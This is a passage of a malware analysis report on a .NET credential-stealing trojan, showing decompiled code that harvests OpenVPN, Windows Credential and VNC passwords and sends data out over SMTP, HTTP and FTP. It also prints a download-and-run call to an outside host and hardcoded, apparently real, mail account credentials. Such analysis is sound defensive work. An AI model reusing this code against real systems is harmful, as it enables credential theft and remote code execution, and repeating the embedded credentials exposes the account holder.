


```
try
{
    if (Registry.CurrentUser.OpenSubKey("Software\\OpenVPN-GUI\\configs", true) == null)
    {
        return result;
    }
}
catch (Exception ex)
{
    return result;
}
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\OpenVPN-GUI\\configs",
  true);
string[] subKeyNames = registryKey.GetSubKeyNames();
foreach (string text in subKeyNames)
{
    try
    {
        RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey("Software\\OpenVPN-GUI\
          \configs\\" + text, true);
        string @string = Encoding.Unicode.GetString((byte[])registryKey2.GetValue("username"));
```

Figure(11): Search For VPN Activities.

Windows credentials

Malware can search about Windows Credentials on Victim's machine, if malware finds any windows credentials, it will send them to the attacker and we can see that in the next figure




```
Guid key = new Guid("2F1A6504-0641-44CF-8BB5-3612D865F2E5");
dictionary2.Add(key, "Windows Secure Note");
Dictionary<Guid, string> dictionary3 = dictionary;
key = new Guid("3CCD5499-87A8-4B10-A215-608888DD3B55");
dictionary3.Add(key, "Windows Web Password Credential");
Dictionary<Guid, string> dictionary4 = dictionary;
key = new Guid("154E23D0-C644-4E6F-8CE6-5069272F999F");
dictionary4.Add(key, "Windows Credential Picker Protector");
Dictionary<Guid, string> dictionary5 = dictionary;
key = new Guid("4BF4C442-9B8A-41A0-B380-DD4A704DDB28");
dictionary5.Add(key, "Web Credentials");
Dictionary<Guid, string> dictionary6 = dictionary;
key = new Guid("77BC582B-F0A6-4E15-4E80-61736B6F3B29");
dictionary6.Add(key, "Windows Credentials");
Dictionary<Guid, string> dictionary7 = dictionary;
key = new Guid("E69D7838-91B5-4FC9-89D5-230D4D4CC2BC");
dictionary7.Add(key, "Windows Domain Certificate Credential");
Dictionary<Guid, string> dictionary8 = dictionary;
key = new Guid("3E0E35BE-1B77-43E7-B873-AED901B6275B");
dictionary8.Add(key, "Windows Domain Password Credential");
```

Figure(12): Search For Windows Credentials Activities.

VNC programs credentials

Malware can search about VNC on Victim’s machine, if malware find any VNC, it will steal VNC credentials and we can see that in the next figure




```
◢ list2        Count = 0x00000008
  ◢ [0]        {A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>}
      A        "RealVNC 4.x"
      A        @"SOFTWARE\Wow6432Node\RealVNC\WinVNC4"
      A        "Password"
  ◢ [1]        {A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>}
      A        "RealVNC 3.x"
      A        @"SOFTWARE\RealVNC\vncserver"
      A        "Password"
  ◢ [2]        {A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>}
      A        "RealVNC 4.x"
      A        @"SOFTWARE\RealVNC\WinVNC4"
      A        "Password"
  ◢ [3]        {A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>}
      A        "RealVNC 3.x"
      A        @"Software\ORL\WinVNC3"
      A        "Password"
  ◢ [4]        {A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>}
      A        "TightVNC"
      A        @"Software\TightVNC\Server"
      A        "Password"
  ◢ [5]        {A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>}
      A        "TightVNC"
      A        @"Software\TightVNC\Server"
      A        "PasswordViewOnly"
  ◢ [6]        {A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>}
      A        "TightVNC ControlPassword"
      A        @"Software\TightVNC\Server"
      A        "ControlPassword"
  ▷ [7]        {A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>}
```

Figure(13): Search For VNC Activities.

Exfiltration

Malware can search about VNC on Victim’s machine, if malware find any VNC, it will steal VNC credentials, we can see that in the figure


```
try
{
    SmtpClient smtpClient = new SmtpClient();
    NetworkCredential credentials = new NetworkCredential("j.rodarte@moseg.com.mx", "Enero2019@");
    smtpClient.Host = "mail.moseg.com.mx";
    smtpClient.EnableSsl = false;
    smtpClient.UseDefaultCredentials = false;
    smtpClient.Credentials = credentials;
    smtpClient.Port = 587;
    MailAddress to = new MailAddress("j.rodarte@moseg.com.mx");
    MailAddress from = new MailAddress("j.rodarte@moseg.com.mx");
    MailMessage mailMessage = new MailMessage(from, to);
    mailMessage.Subject = string_0;
    mailMessage.IsBodyHtml = true;
    mailMessage.Body = string_1;
    if (memoryStream_0 != null & int_0 == 1)
    {
        mailMessage.Attachments.Add(new Attachment(memoryStream_0, string_0 + "_" + DateTime.Now.ToString
          (global::A.b.d) + ".jpeg", "image/jpg"));
    }
    else if (memoryStream_0 != null & int_0 == 2)
    {
        mailMessage.Attachments.Add(new Attachment(memoryStream_0, string_0 + "_" + DateTime.Now.ToString
          (global::A.b.d) + ".zip", "application/zip"));
    }
    smtpClient.Send(mailMessage);
```


Figure(14): Exfiltration.

Communications

Malware can communicate with attackers over HTTP, FTP and SMTP and malware also can use Telegram to communicate with the attacker and we can see more information in the next lines

HTTP


Sending compromised data to C@C and we can see the results in the next figure


```
httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
httpWebRequest.KeepAlive = true;
httpWebRequest.Timeout = 10000;
httpWebRequest.AllowAutoRedirect = true;
httpWebRequest.MaximumAutomaticRedirections = 50;
httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0)
  Gecko/20100101 Firefox/80.0";
httpWebRequest.Method = "POST";
text2 = text2.Replace("+", "%2B");
byte[] bytes = Encoding.UTF8.GetBytes(text2);
httpWebRequest.ContentType = "application/x-www-form-urlencoded";
httpWebRequest.ContentLength = (long)bytes.Length;
using (Stream requestStream = httpWebRequest.GetRequestStream())
{
    requestStream.Write(bytes, 0, bytes.Length);
    using (WebResponse response = httpWebRequest.GetResponse())
    {
```

Figure(15): HTTP Communication.

FTP

Malware can upload data to send it to the attacker and we can see the results in the next figure




```
FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create("%ftphost%/" +
  string_0);
ftpWebRequest.Credentials = new NetworkCredential("%ftpuser%", "%ftppassword
  %");
ftpWebRequest.Method = "STOR";
object obj = Encoding.UTF8.GetBytes(string_1);
ftpWebRequest.ContentLength = Conversions.ToLong(NewLateBinding.LateGet(obj,
  null, "Length", new object[0], null, null, null));
object requestStream = ftpWebRequest.GetRequestStream();
object instance = requestStream;
Type type = null;
string memberName = "Write";
object[] array = new object[3];
array[0] = RuntimeHelpers.GetObjectValue(obj);
```

Figure(16): FTP Communication.

SMTP

Malware Compromises email and after that utilizes it to exfiltrate information to a mail server that manages by the attacker and we can see that in the next figure



```
SmtpClient smtpClient = new SmtpClient();
NetworkCredential credentials = new NetworkCredential
  ("j.rodarte@moseg.com.mx", "Enero2019@");
smtpClient.Host = "mail.moseg.com.mx";
smtpClient.EnableSsl = false;
smtpClient.UseDefaultCredentials = false;
smtpClient.Credentials = credentials;
smtpClient.Port = 587;
MailAddress to = new MailAddress("j.rodarte@moseg.com.mx");
MailAddress from = new MailAddress("j.rodarte@moseg.com.mx");
MailMessage mailMessage = new MailMessage(from, to);
mailMessage.Subject = string_0;
mailMessage.IsBodyHtml = true;
mailMessage.Body = string_1;
if (memoryStream_0 != null & int_0 == 1)
{
```


Figure(17): SMTP Communication.

Telegram

Telegram Sends the exfiltrated data to a private Telegram chat room.

Downloading and running files

Downloading and running files from [hxxp://CsQCyR.com] and we can see that in the next figure



```
private static void c()
{
    try
    {
        global::A.b.A("http://CsQCyR.com", Path.GetTempPath() + "\\QaD");
        Process.Start(Path.GetTempPath() + "\\QaD");
    }
    catch (Exception ex)
    {
    }
```


Figure(18): Downloading and running files.

Fingerprinting

The malware gathers information from the infected machine and we can see the following data that malware tries to collect.

Computer Name, User Name

the malware collects ComputerName and UserName and we can see that in the next figure.




```
global::A.b.c = global::A.b.o.A();
global::A.b.C = Assembly.GetExecutingAssembly().Location;
global::A.b.b = Environment.GetEnvironmentVariable("%startupfolder%") +
  "\\%insfolder%\\%insname%";
global::A.b.E = SystemInformation.UserName + "/" +
  SystemInformation.ComputerName;
System.Timers.Timer timer = new System.Timers.Timer();
timer.Elapsed += global::A.b.a;
timer.Enabled = true;
timer.Interval = 30000.0;
timer.Start();
global::A.b.A(10, 2);
if (global::A.b.C && Operators.CompareString(global::A.b.C,
```

	Value	Type
System.Windows.Forms.SystemInformation/*0x02000366*/.UserN...	"[redacted]"	string
System.Windows.Forms.SystemInformation/*0x02000366*/.Comp...	"WIN-IMLRBU9PKL4"	string
string.Concat/*0x06000552*/ returned	"[redacted]/WIN-IMLRBU9PKL4"	string

Figure(19): Get ComputerName And UserName.

External IPs

Malware makes an HTTP request “hxxps://api.ipify.org” to get External IP and we can see that in the next figure.

